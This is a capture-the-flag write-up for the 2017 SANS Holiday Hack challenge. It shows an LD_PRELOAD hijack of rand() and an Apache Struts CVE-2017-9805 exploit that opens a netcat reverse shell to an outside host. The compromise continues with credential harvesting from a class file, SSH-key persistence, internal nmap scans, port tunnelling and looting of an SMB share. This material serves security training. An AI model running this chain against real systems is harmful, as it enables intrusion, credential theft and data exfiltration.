            \::.  /  \::.  /  \::.  /  \::.  /  \::.  /  \::.  /  \::.  /
         jgs  \::./    \::./    \::./    \::./    \::./    \::./    \::./
               '='      '='      '='      '='      '='      '='      '='
Wunorse Openslae has a special challenge for you.
Run the given binary, make it return 42.
Use the partial source for hints, it is just a clue.
You will need to write your own code, but only a line or two.
total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:59 isit42
-rw-r--r-- 1 root root   654 Dec 16 16:57 isit42.c.un
```

Let’s start by reviewing the partial source-code:

```
elf@0cdd248a2f72:~$ cat isit42.c.un
#include <stdio.h>
// DATA CORRUPTION ERROR
// MUCH OF THIS CODE HAS BEEN LOST
// FORTUNATELY, YOU DON'T NEED IT FOR THIS CHALLENGE
// MAKE THE isit42 BINARY RETURN 42
// YOU'LL NEED TO WRITE A SEPERATE C SOURCE TO WIN EVERY TIME
int getrand() {
    srand((unsigned int)time(NULL));
    printf("Calling rand() to select a random number.\n");
    // The prototype for rand is: int rand(void);
    return rand() % 4096; // returns a pseudo-random integer between 0 and 4096
}
int main() {
    sleep(3);
    int randnum = getrand();
    if (randnum == 42) {
        printf("Yay!\n");
    } else {
        printf("Boo!\n");
    }
    return randnum;
}
```

Now create a little C-program that always returns 42, since 42 is the answer to the ultimate question of life, the universe and everything, so everything is always 42 ;-)

```
elf@471da902739b:~$ cat nomorerandom.c
#include <stdio.h>
unsigned int rand() {
printf("hijacked rand... ;-)\n");
return 42;
}
```

Compile and run with LD_PRELOAD: (in a smaller font to display the awesome ASCII-art)

```
elf@471da902739b:~$ gcc nomorerandom.c -o nomorerandom -shared -fPIC


elf@471da902739b:~$ LD_PRELOAD="$PWD/nomorerandom" ./isit42
Starting up ... done.
Calling rand() to select a random number.
hijacked rand... ;-)
               .-.
              .;;\ ||          _______  __   __  _______    _______  __    _  _______  _     _  _______  _____
             /::::\|/         |       ||  | |  ||       |  |   _   ||  |  | ||       || | _ | ||       ||    _ |
            /::::'();         |_     _||  |_|  ||    ___|  |  |_|  ||   |_| ||  ____|| || || ||    ___||   | ||
          |\/`\:_/`\/|          |   |  |       ||   |___   |       ||       || |_____ |       ||   |___ |   |_||_
       ,__ |0_..()..._0| __,     |   |  |      ||    ___|  |       || _     ||_____  ||      ||    ___||    __  |
        \,`////"""""\\\\`,/      |   |  |  _   ||   |___   |   _   || | |   | _____| ||  _   ||   |___ |   |  | |
         | )//_ o  o _\\( |      |___|  |__| |__||_______|  |__| |__||_|  |__||_______||__| |__||_______||___|  |_|
          \/|(_) () (_)|\/
            \   '()'   /          _____    _______  _______  ___      ___      __   __    ___   _______
             _:·_____.;_          |     _ |  |       ||   _   ||   |    |   |    |  | |  |  |  | |       |
           /| | /`\/`\ | |\        |    | ||  |    ___||  |_|  ||   |    |   |    |  |_|  |  |  | ||  ____|
          / | | \_/\_/ | | \       |    |_||_ |   |___ |       ||   |    |   |    |       |  |  | || |____
         /  |o`""""""""`o|  \      |     __  ||    ___||       ||   |___ |   |___ |_     _|  |  | ||_____  |
        `.__/    ()    \__.'      |    |  | ||   |___ |   _   ||       ||       |  |   |    |  |  ____| |
        |  | ___      ___ |  |     |___|  |_||_______||__| |__||_______||_______|  |___|    |___| |_______|
        /  \|---|    |---|/  \
        |  (|42 | () | DA|)  |       _   ___  _______
        \  /;---'    '---;\  /      | | |   ||       |
         `` \ ___ /\ ___ / ``       | |_|   ||____   |
             `|  |  |  |`           |       | ____|  |
       jgs    |  |  |  |            |___    || ______| ___
        _._  |\|\/||\/|/|  _._          |   || |_____ |   |
       / .-\ |~~~~||~~~~| /-. \         |___||_______||___|
       | \__.'    ||    '.__/ |
        `---------''---------`
Congratulations! You've won, and have successfully completed this challenge.
```

Question #1. The title of the first page

1) Visit the North Pole and Beyond at the Winter Wonder Landing Level to collect the first page of *The Great Book* using a giant snowball. What is the title of that page?

Play the game like the screenshot on the page titled "**Snowball game at the "Winter Wonder Landing**" will give is the fist page of the book.

The title of this page is "**About This Book**"



Question #2. The topic of the 2nd page and Alabasters Password

2) Investigate the *Letters to Santa* application at https://l2s.northpolechristmastown.com. What is the topic of *The Great Book* page available in the web root of the server? What is Alabaster Snowball's password?

On the https://l2s.northpolechristmastown.com/ website there is a comment with a hidden link to a development-version:

```
    <!-- Development version -->
    <a href="http://dev.northpolechristmastown.com" style="display: none;">Access
Development Version</a>
```

This development-site contains a hint to Equifax, which was pwned by an Apache Struts exploit (on page https://dev.northpolechristmastown.com/orders.xhtml):

```
    <div id="the-footer"><p class="center-it">Powered By: <a
href="https://struts.apache.org/">Apache Struts</a></p></div>
    <!-- Friend over at Equal-facts Inc recommended this framework-->
```

There are some nice exploits for Apache Struts, lets try a recent RCE one, CVE-2017-9805. First, set up a listening Netcat-host at port 8080 on my server BusyR.com:

```
$ ncat -l -p 8080
```

Next, hit the orders.xhtml-page with CVE-2017-9805:

```
$ ./cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c "nc -e
/bin/sh busyr.com 8080"
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
```

On the listening Netcat-session we now’ve got a reverse shell ;-)

Let’s see if there’s any files with ‘passwd’ in the Apache-Tomcat folder:

```
cd /opt/apache-tomcat
grep -lr passw .
./webapps/ROOT/css/materialize.css
./webapps/ROOT/css/materialize.min.css
```

```
./webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class
./webapps/ROOT/WEB-INF/lib/struts2-core-2.5.12.jar
./webapps/ROOT/js/materialize.min.js
./webapps/ROOT/js/jquery.min.js
./conf/tomcat-users.xml
./logs/catalina.2017-12-23.log
./logs/catalina.out
./bin/digest.sh
./bin/digest.bat
```

Hmmm.. that OrderMySql.class looks promissing...

```
cat /opt/apache-tomcat/webapps/ROOT/WEB-
INF/classes/org/demo/rest/example/OrderMySql.class
...
...
            final String username = "alabaster_snowball";
            final String password = "stream_unhappy_buy_loss";
...
...
```

There it is, ther password for **alabaster_snowball** is **stream_unhappy_buy_loss**.

Let's verify this:

```
$ ssh alabaster_snowball@dev.northpolechristmastown.com
The authenticity of host 'dev.northpolechristmastown.com (35.185.84.51)' can't be
established.
ECDSA key fingerprint is SHA256:CvCk1CRpc+gOJawNv1/evH3sJG83lsIs2qzEzlwxEC4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'dev.northpolechristmastown.com,35.185.84.51' (ECDSA) to
the list of known hosts.
alabaster_snowball@dev.northpolechristmastown.com's password:
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.VZ2sZCJeeL9cZ77Hlxm53VU8$
```

However, we really didn't need this password, since we could simply have written our public-ssh-key to the authorized_keys-file and be done with it

```
echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCjhNE8LOmnM6r+7sFUEtlJRCa4w10hj1wX3t04eGKZBuK+9pVlfU7Sf
+UAUV3ZY4gfxLT0JG+BYkS44AlNFaB+/LauFb1J6mUUDYc9ZnEKWB902ioKGJIWqPLxaMhSd1be8CKTMyIQ26
HNuHYvcGWuq6HX7DUt5D0DjhdpLMbnJ//lebyyliHzvC7kGCChyFw/p9zxQq7mYKLb9gETtxB1S9zFuRqbvas
W9EnsQJNY3vh2c+N0GoAOzGdPMvhpSWkCMLE0LoPVNkw7Uf3fGbUgYzZM6R0FOTpBaY1lf27yZ6YfkTrMgRsN
Jzs9+1QtJynAA/Nt+4ShGVY+vViVkGTV BusyR >>
/home/alabaster_snowball/.ssh/authorized_keys
```

Time to grab the Great Book page #2. For some reason the connection keeps dropping. Let's wget with 99 retries:

```
$ wget -t 99 https://l2s.northpolechristmastown.com/GreatBookPage2.pdf
--2017-12-16 22:27:10--  https://l2s.northpolechristmastown.com/GreatBookPage2.pdf
Resolving l2s.northpolechristmastown.com (l2s.northpolechristmastown.com)...
35.185.84.51
Connecting to l2s.northpolechristmastown.com (l2s.northpolechristmastown.com)|
35.185.84.51|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1764298 (1.7M) [application/pdf]
Saving to: \91GreatBookPage2.pdf\92

 4% [======>
] 81,669       404KB/s   in 0.2s

2017-12-16 22:27:11 (404 KB/s) - Connection closed at byte 81669. Retrying.

--2017-12-16 22:27:12--  (try: 2)
https://l2s.northpolechristmastown.com/GreatBookPage2.pdf
Connecting to l2s.northpolechristmastown.com (l2s.northpolechristmastown.com)|
35.185.84.51|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 1764298 (1.7M), 1682629 (1.6M) remaining [application/pdf]
Saving to: \91GreatBookPage2.pdf\92

 9% [+++++++======>
] 163,303      405KB/s   in 0.2s

2017-12-16 22:27:13 (405 KB/s) - Connection closed at byte 163303. Retrying.

--2017-12-16 22:27:15--  (try: 3)
https://l2s.northpolechristmastown.com/GreatBookPage2.pdf
Connecting to l2s.northpolechristmastown.com (l2s.northpolechristmastown.com)|
35.185.84.51|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 1764298 (1.7M), 1600995 (1.5M) remaining [application/pdf]
Saving to: \91GreatBookPage2.pdf\92

13% [+++++++++++++======>
] 244,936      399KB/s   in 0.2s

2017-12-16 22:27:15 (399 KB/s) - Connection closed at byte 244936. Retrying.
...
...
...
```

```
92% [+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++=====>            ]
1,632,700    205KB/s   in 0.4s

2017-12-16 22:29:52 (205 KB/s) - Connection closed at byte 1632700. Retrying.

--2017-12-16 22:30:02--  (try:21)
https://l2s.northpolechristmastown.com/GreatBookPage2.pdf
Connecting to l2s.northpolechristmastown.com (l2s.northpolechristmastown.com)|
35.185.84.51|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 1764298 (1.7M), 131598 (129K) remaining [application/pdf]
Saving to: \91GreatBookPage2.pdf\92

97% [+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++=====>     ]
1,714,333    202KB/s   in 0.4s


2017-12-16 22:30:03 (202 KB/s) - Connection closed at byte 1714333. Retrying.

--2017-12-16 22:30:13--  (try:22)
https://l2s.northpolechristmastown.com/GreatBookPage2.pdf
Connecting to l2s.northpolechristmastown.com (l2s.northpolechristmastown.com)|
35.185.84.51|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 1764298 (1.7M), 49965 (49K) remaining [application/pdf]
Saving to: \91GreatBookPage2.pdf\92

100%[+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++====>]
1,764,298    249KB/s   in 0.2s

2017-12-16 22:30:13 (249 KB/s) - \91GreatBookPage2.pdf\92 saved [1764298/1764298]

$ sha1sum GreatBookPage2.pdf
aa814d1c25455480942cb4106e6cde84be86fb30
GreatBookPage2.pdf
```



On the Topic of Flying Animals

Originally, only birds could fly in Oz. But, throughout the land, it was universally recognized that other flying animals would bring great economic benefits - faster transportation, decreased shipping costs, and a certain whimsicality that would likely increase tourism. Oz's greatest scientific minds were tasked with the creation of such beasts. Unfortunately, the actual development of flying animal species was plagued with unforeseen difficulties.

The first attempt, a single flying lion named Moonracer, was a deemed a failure. Although the lion could indeed fly, children responded in abject terror at his fearsome appearance. The Oz Chamber of Commerce demanded that scientists choose a species less formidable than a lion.

Hoping to correct their error, Ozian scientists next grafted wings onto monkeys, hoping that inherent simian cuteness would prevail. Alas, winged monkeys proved even more horrific than the flying lion.

The title is “**On the Topic of Flying Animals**”

Question #3: The file server share name

3) The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the *Letters to Santa* server, identify and enumerate the SMB file-sharing server. What is the file server share name?

First, let's do a nmap-scan of the internal servers, defined in the scope of the challenge…

```
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.VZ2sZCJeeL9cZ77Hlxm53VU8$ nmap
10.142.0.0/24 -sV -p0-65535

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-23 22:47 UTC
Nmap scan report for hhc17-l2s-proxy.c.holidayhack2017.internal (10.142.0.2)
Host is up (0.00017s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http     nginx 1.10.3
443/tcp  open  ssl/http nginx 1.10.3
2222/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for hhc17-apache-struts1.c.holidayhack2017.internal (10.142.0.3)
Host is up (0.000042s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp    open  http       nginx 1.10.3
4567/tcp  open  http       SimpleHTTPServer 0.6 (Python 2.7.12)
7000/tcp  open  http       SimpleHTTPServer 0.6 (Python 2.7.12)
17953/tcp open  tcpwrapped
17954/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)
Host is up (0.00023s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp    Postfix smtpd
80/tcp   open  http    nginx 1.10.3 (Ubuntu)
143/tcp  open  imap    Dovecot imapd
2525/tcp open  smtp    Postfix smtpd
3000/tcp open  http    Node.js Express framework
Service Info: Host:  mail.northpolechristmastown.com; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Nmap scan report for edb.northpolechristmastown.com (10.142.0.6)
Host is up (0.00015s latency).
```

```
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http    nginx 1.10.3
389/tcp  open  ldap
8080/tcp open  http    Werkzeug httpd 0.12.2 (Python 2.7.13)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port389-TCP:V=7.40%I=7%D=12/23%Time=5A3EDD27%P=x86_64-pc-linux-gnu%r(LD
SF:APSearchReq,83,"0s\x02\x01\x07dn\x04\x000j0\x1b\x04\x14supportedLDAPVer
SF:sion1\x03\x04\x0130\x1a\x04\x0enamingContexts1\x08\x04\x06dc=com0/\x04\
SF:x12supportedExtension1\x19\x04\x171\.3\.6\.1\.4\.1\.4203\.1\.11\.10\x0c
SF:\x02\x01\x07e\x07\n\x01\0\x04\0\x04\0")%r(LDAPBindReq,25,"0#\x02\x01\x0
SF:1a\x1e\n\x01\x02\x04\0\x04\x17Version\x202\x20not\x20supported");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for hhc17-emi.c.holidayhack2017.internal (10.142.0.8)
Host is up (0.00025s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 10.0
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-
ds
3389/tcp  open  ssl/ms-wbt-server?
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
     /tcp  open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc              Microsoft Windows RPC
49665/tcp open  msrpc              Microsoft Windows RPC
49666/tcp open  msrpc              Microsoft Windows RPC
49667/tcp open  msrpc              Microsoft Windows RPC
49670/tcp open  msrpc              Microsoft Windows RPC
49672/tcp open  msrpc              Microsoft Windows RPC
49680/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Nmap scan report for hhc17-apache-struts2.c.holidayhack2017.internal (10.142.0.11)
Host is up (0.000089s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp    open  http       nginx 1.10.3
4646/tcp  open  tcpwrapped
5557/tcp  open  tcpwrapped
5656/tcp  open  tcpwrapped
```

```
6565/tcp  open  http       SimpleHTTPServer 0.6 (Python 2.7.12)
43475/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for eaas.northpolechristmastown.com (10.142.0.13)
Host is up (0.00043s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 10.0
3389/tcp open  ssl/ms-wbt-server?
5985/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 243.80 seconds
```

The ‘normal’ nmap-scan did find an SMB-service on **hhc17-emi.c.holidayhack2017.internal**, but that server doesn’t seem to be the target for now. Lets try again using a ping to port 445 for host-detection:

```
alabaster_snowball@hhc17-apache-struts1:/tmp/asnow.26YvVelO5auNuY2sh0AiNVTZ$ nmap
10.142.0.0/24 -PS445 -p0-65535 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-27 16:44 UTC
Nmap scan report for hhc17-l2s-proxy.c.holidayhack2017.internal (10.142.0.2)
Host is up (0.00023s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http     nginx 1.10.3
443/tcp  open  ssl/http nginx 1.10.3
2222/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for hhc17-apache-struts1.c.holidayhack2017.internal (10.142.0.3)
Host is up (0.000059s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp    open  http       nginx 1.10.3
40555/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)
Host is up (0.00021s latency).
Not shown: 65530 closed ports
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp    Postfix smtpd
80/tcp   open  http    nginx 1.10.3 (Ubuntu)
143/tcp  open  imap    Dovecot imapd
2525/tcp open  smtp    Postfix smtpd
3000/tcp open  http    Node.js Express framework
Service Info: Host:  mail.northpolechristmastown.com; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Nmap scan report for edb.northpolechristmastown.com (10.142.0.6)
Host is up (0.00020s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http    nginx 1.10.3
389/tcp  open  ldap
8080/tcp open  http    Werkzeug httpd 0.12.2 (Python 2.7.13)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port389-TCP:V=7.40%I=7%D=12/27%Time=5A43CDE4%P=x86_64-pc-linux-gnu%r(LD
SF:APSearchReq,83,"0s\x02\x01\x07dn\x04\x000j0\x1b\x04\x14supportedLDAPVer
SF:sion1\x03\x04\x0130\x1a\x04\x0enamingContexts1\x08\x04\x06dc=com0/\x04\
SF:x12supportedExtension1\x19\x04\x171\.3\.6\.1\.4\.1\.4203\.1\.11\.10\x0c
SF:\x02\x01\x07e\x07\n\x01\0\x04\0\x04\0")%r(LDAPBindReq,25,"0#\x02\x01\x0
SF:1a\x1e\n\x01\x02\x04\0\x04\x17Version\x202\x20not\x20supported");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http    nginx 1.10.3
389/tcp  open  ldap
8080/tcp open  http    Werkzeug httpd 0.12.2 (Python 2.7.13)
Nmap scan report for hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)
Host is up (0.00035s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-
ds
3389/tcp  open  ssl/ms-wbt-server?
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49666/tcp open  msrpc              Microsoft Windows RPC
49668/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Nmap scan report for hhc17-emi.c.holidayhack2017.internal (10.142.0.8)
```

```
Host is up (0.00014s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 10.0
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-
ds
3389/tcp  open  ssl/ms-wbt-server?
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc              Microsoft Windows RPC
49665/tcp open  msrpc              Microsoft Windows RPC
49666/tcp open  msrpc              Microsoft Windows RPC
49667/tcp open  msrpc              Microsoft Windows RPC
49670/tcp open  msrpc              Microsoft Windows RPC
49672/tcp open  msrpc              Microsoft Windows RPC
49680/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Nmap scan report for hhc17-apache-struts2.c.holidayhack2017.internal (10.142.0.11)
Host is up (0.00013s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http       nginx 1.10.3
2250/tcp open  tcpwrapped
5556/tcp open  tcpwrapped
5567/tcp open  tcpwrapped
8008/tcp open  http       SimpleHTTPServer 0.6 (Python 2.7.12)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 233.41 seconds
```

Ah, the 2nd SMB-server, hhc17-smb-server.c.holidayhack2017.internal, is the one we're looking for...

Set-up an SSH-tunnel for port 445, and some related ports, just for fun...

```
$ ssh -L 135:10.142.0.7:135 \
      -L 139:10.142.0.7:139 \
      -L 445:10.142.0.7:445 \
         alabaster_snowball@dev.northpolechristmastown.com
Password: stream_unhappy_buy_loss
```

List available fileshares:

```
$ smbclient -L //127.0.0.1 -U alabaster_snowball%stream_unhappy_buy_loss
WARNING: The "syslog" option is deprecated

      Sharename       Type      Comment
      ---------       ----      -------
      ADMIN$          Disk      Remote Admin
      C$              Disk      Default share
      FileStor        Disk
      IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.

Connection to 127.0.0.1 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
```

Connect to the FileStor-share and download all files:

```
$ smbclient  //127.0.0.1/FileStor -U alabaster_snowball%stream_unhappy_buy_loss
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> list
0:    server=127.0.0.1, share=FileStor
smb: \> dir
  .                                   D        0  Wed Dec 27 06:48:17 2017
  ..                                  D        0  Wed Dec 27 06:48:17 2017
  BOLO - Munchkin Mole Report.docx      A   255520  Wed Dec  6 22:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 20:21:44 2017
  MEMO - Password Policy Reminder.docx      A   133295  Wed Dec  6 22:47:28 2017
  Naughty and Nice List.csv           A    10245  Thu Nov 30 20:42:00 2017
  Naughty and Nice List.docx          A    60344  Wed Dec  6 22:51:25 2017

            13106687 blocks of size 4096. 9626274 blocks available
smb: \> mget *
Get file BOLO - Munchkin Mole Report.docx? y
getting file \BOLO - Munchkin Mole Report.docx of size 255520 as BOLO - Munchkin Mole
Report.docx (131.1 KiloBytes/sec) (average 131.1 KiloBytes/sec)
Get file GreatBookPage3.pdf? y
getting file \GreatBookPage3.pdf of size 1275756 as GreatBookPage3.pdf (233.9
KiloBytes/sec) (average 206.9 KiloBytes/sec)
Get file MEMO - Password Policy Reminder.docx? y
getting file \MEMO - Password Policy Reminder.docx of size 133295 as MEMO - Password
Policy Reminder.docx (159.1 KiloBytes/sec) (average 202.0 KiloBytes/sec)
Get file Naughty and Nice List.csv? y
getting file \Naughty and Nice List.csv of size 10245 as Naughty and Nice List.csv
(23.4 KiloBytes/sec) (average 193.0 KiloBytes/sec)
Get file Naughty and Nice List.docx? y
```

```
getting file \Naughty and Nice List.docx of size 60344 as Naughty and Nice List.docx
(94.7 KiloBytes/sec) (average 186.3 KiloBytes/sec)
smb: \>
```

There is another GreatBook-page on the share, titled “**The Great Schism**” ;-)

```
$ sha1sum GreatBookPage3.pdf
57737da397cbfda84e88b573cd96d45fcf34a5da  GreatBookPage3.pdf
```

The Great Schism

Many centuries ago, the Little People of Oz were united - one people sharing peace and laughter all the way. But then, tragedy struck - The Great Schism split the community into two bitterly opposed factions: the Munchkins and the Elves. The original cause of this acrimonious division has long been forgotten.

